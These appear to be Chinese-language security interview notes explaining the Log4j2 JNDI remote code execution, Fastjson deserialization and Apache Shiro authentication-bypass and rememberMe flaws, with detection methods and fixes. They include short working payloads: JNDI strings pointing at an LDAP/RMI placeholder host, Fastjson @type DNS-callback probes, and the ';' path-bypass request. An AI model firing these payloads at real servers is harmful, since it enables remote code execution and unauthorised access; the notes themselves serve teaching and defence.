# **了解过log4j2的漏洞吗，原理是什么？**

**1-1、Apache Log4j2介绍**

Apache **Log4j2**是一个基于Java的日志记录工具，当前被广泛应用于业务系统开发，开发者可以利用该工具将程序的输入输出信息进行日志记录。

1-2、Log4j2漏洞原理（重点）

Apache log4j2-RCE漏洞是由于Log4j2提供的lookup功能下的jndi模块出现问题所导致的，该功能模块在输出日志信息时允许开发人员通过相应的协议去请求远程主机上的资源。而开发人员在处理数据时，并没有对用户输入的信息进行判断，导致Log4j2请求远程主机上的含有恶意代码的资源并执行其中的代码，从而造成远程代码执行漏洞。

1-3、log4j2漏洞检测（重点）

（1）dnslog手动验证方法

首先在dnslog平台获取一个子域名，尝试构造payload，插入请求数据包。

${jndi:ldap://xxx.dnslog.com}

通过dnslog平台是否收到请求，初步判断目标环境是否存在漏洞。

（2）Log4j-scan脚本验证

一款用于查找log4j2漏洞的python脚本，支持url检测，支持HTTP请求头和POST数据参数进行模糊测试。

github项目地址：

https://github.com/fullhunt/log4j-scan

（3）Log4j2 burp被动扫描插件

通过插件的方式，将lLog4j2漏洞检测能力集成到burp，从而提升安全测试人员的漏洞发现能力。

github项目地址：

https://github.com/f0ng/log4j2burpscanner

（4）AWVS等漏洞扫描工具扫描log4j2漏洞


AWVS等漏洞扫描工具支持Log4j2漏洞检测，支持批量扫描。

**1-4、漏洞利用**

攻击者构造下面payload提交给服务器，服务器访问并执行rmi服务器恶意exoloit，从而获取目标服务器的权限。

${jndi:rmi://rmi服务器地址/exploit}

攻击过程示意图：



**1-5、修复建议**（重点）

（1）添加jvm启动参数-Dlog4j2.formatMsgNoLookups=true；

（2）在应用classpath下添加log4j2.component.properties配置文件，文件内容为log4j2.formatMsgNoLookups=true；

（3）JDK使用11.0.1、8u191、7u201、6u211及以上的高版本；

（4）限制受影响应用对外访问互联网；

（5）禁用JNDI。如在spring.properties里添加spring.jndi.ignore=true；

（6）部署使用第三方防火墙产品进行安全防护，并更新WAF、RASP规则等。

# 了解过fastjson漏洞吗，原理是什么？（重点）

**2-1、Fastjson介绍**

Fastjson是阿里巴巴开发的一款高性能的Java JSON库。在某些版本的Fastjson中，存在反序列化漏洞。攻击者可以通过构造恶意的JSON数据，执行任意代码或获取敏感信息。

**2-2、Fastjson漏洞原理**

Fastjson的漏洞本质还是一个java的反序列化漏洞，由于引进了AutoType功能，Fastjson在对json字符串反序列化的时候，会读取到@type的内容，将json内容反序列化为java对象并调用这个类的setter方法。

**2-3、fastjson漏洞检测**

（1）判断是否存在fastjson

如果有原始报错回显，尝试发送一个单独的 { 来触发报错，如果报错中明确包含fastjson则代表存在fastjson。

（2）判断是jackson还是fastjson

java系处理json一般采用fastjson或jackson，jackson要求json与javabeacon严格对齐，假定需求的json如下

{"name":"json", "age":21}

增加一个键值对

{"name":"json", "age":21,"test":123}

如果返回输入错误则应该使用的是jackson，反之则为fastjson

（3）判断是否存在低版本fastjson

当fastjson版本低于1.6.0的时候可以尝试通过dos的方式判断是否存在fastjson 但不能成不代表一定没有fastjson。

{"a":"\x

（4）通过dnslog进行盲打

1.2.67版本前

{"zeo":{"@type":"java.net.Inet4Address","val":"w1nk2u.dnslog.cn"}}

1.2.67版本后

{"@type":"java.net.Inet4Address","val":"dnslog"} {"@type":"java.net.Inet6Address","val":"dnslog"}


畸形dnslog

{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog"}}

**2-4、fastjson漏洞利用**

攻击者构造恶意的json数据提交给服务器，服务器向rmi服务器请求并解析恶意指令，从而拿到目标服务器的权限。

Fastjson反序列化漏洞利用示意图：



**2-5、修复建议**

1. 更新fastjson版本：fastjson的开发团队经常发布更新版本以修复漏洞，建议使用最新版本。

2. 禁用autotype：fastjson的autotype功能可能会导致一些安全问题，可以通过禁用autotype来修复漏洞。

3. 过滤输入参数：在使用fastjson解析json数据时，应该对输入参数进行过滤，确保输入数据符合预期。

4. 使用安全配置：fastjson提供了一些安全配置选项，可以通过设置这些选项来增强安全性。

5. 防火墙规则：可以通过防火墙规则来限制fastjson的请求，只允许特定的IP或者端口访问。

# 了解过shiro框架吗，知道shiro越权漏洞吗

**3-1、Apache Shiro框架介绍**

Apache Shiro是一个强大且易用的Java安全框架，执行身份验证、授权、密码和会话管理。目前常见集成于各种应用中进行身份验证，授权等。

**3-2、shiro权限绕过的原因**（重点）

Apache Shiro是一个Java的安全管理框架，可以和spring一起使用。 shiro框架通过拦截器来实现对用户访问权限的控制和拦截。

Shiro常见的拦截器有anon,authc等。

1、anon：匿名拦截器，不需登录就能访问，一般用于静态资源，或者移动端接口。

2、authc：登录拦截器，需要登录认证才能访问的资源。

在特定的版本中，将Apache Shiro与Spring控制器一起使用时，特制请求可能会导致身份验证绕过。，从而导致了权限绕过。

**3-3、shiro权限绕过的限制条件**（重点）

网站同时使用shiro和spring、shiro满足特定的版本。

**3-4、漏洞利用**

**CVE-2016-6802**

shiro版本：shiro < 1.5.0

shiro与spring的URI中末尾的 / 不同导致的权限绕过。

其中 \* 表示匹配零个或多个字符串， /\* 可以匹配/admin，但匹配不到/admin/因为\*通配符无法匹配路径。假设/admin接口设置了authc拦截器，访问/admin将会被进行权限判断，如果请求的URI为/admin/ 呢，/\*的URL路径表达式将无法正确匹配，从而放行。然后进入到spring(Servlet)拦截器，而spring中 /admin形式和 /admin/形式的URL访问的资源是一样的，从而导致了绕过。

**CVE-2020-1957**

shiro版本：shiro < 1.5.2

通过网络判断，网站处理URI时会先经过 shiro 处理，再转发到 springboot 进行路由分发工作。而在 shiro中，在对URI中的 ; 进行处理时会将URI进行截断，然后对 /xxx/.. 进行权限校验，校验通过之后再由springboot进行路由分发，然后springboot会将URI /xxx/..;/admin/ 解释为/admin/,这样我们就可以成功访问到原本访问不到的接口了。

验证流程大致如下：

1、客户端发起请求 /xxx/..;/admin/ 。

2、shiro处理之后返回/xxx/..校验通过。

3、springboot处理 /xxx/..;/admin/ 返回 /admin/ 。

4、最后访问到需要权限校验的资源。

**3-5、漏洞修复**

更新最新版本

# 了解过shiro框架吗，知道shiro反序列化漏洞吗

4-1 什么是shiro

Apache Shiro是一个强大且易用的Java安全框架,执行身份验证、授权、密码和会话管理。使用Shiro的易于理解的API,您可以快速、轻松地获得任何应用程序,从最小的移动应用程序到最大的网络和企业应用程序

4-2 什么是序列化

序列化就是为了传输遍历，把一个对象类型的数据转换成字符串进行传输；或者在PHP语言里面把一个类或者对象，或者函数等通过serialize函数进行序列化便于传输；序列化后产生的JSON，或者XML格式不仅传输便利，而且可以跨语言传输数据，这个把某个对象序列化成json格式或者XML格式或者其他序列化格式的字符串过程称为序列化。

4-3 什么是反序列化


反序列化就是序列化的逆向过程，把一个序列化的JSON字符串内容或者XML内容反向还原回序列化前的对象格式

4-4 漏洞原理

Apache Shiro 1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

​ 在Apache shiro的框架中，执行身份验证时提供了一个记住密码的功能（RememberMe），如果用户登录时勾选了这个选项。用户的请求数据包中将会在cookie字段多出一段数据，这一段数据包含了用户的身份信息，且是经过加密的。加密的过程是：用户信息=>序列化=>AES加密（这一步需要用密钥key）=>base64编码=>添加到RememberMe Cookie字段。勾选记住密码之后，下次登录时，服务端会根据客户端请求包中的cookie值进行身份验证，无需登录即可访问。那么显然，服务端进行对cookie进行验证的步骤就是：取出请求包中rememberMe的cookie值 => Base64解码=>AES解密（用到密钥key）=>反序列化。

​ 客户端产生rememberMe键值对以及服务端进行cookie验证步骤



在服务端AES解密以后进行反序列化才得到用户信息

4-5 漏洞利用思路

既然能进行序列化，那我们可以对我们自己的攻击代码进行相同的AES加密，base64编码以后产生rememberMe字段发给服务端，服务端反向进行解密得到我们攻击代码并会运行，进而我们就攻击成功了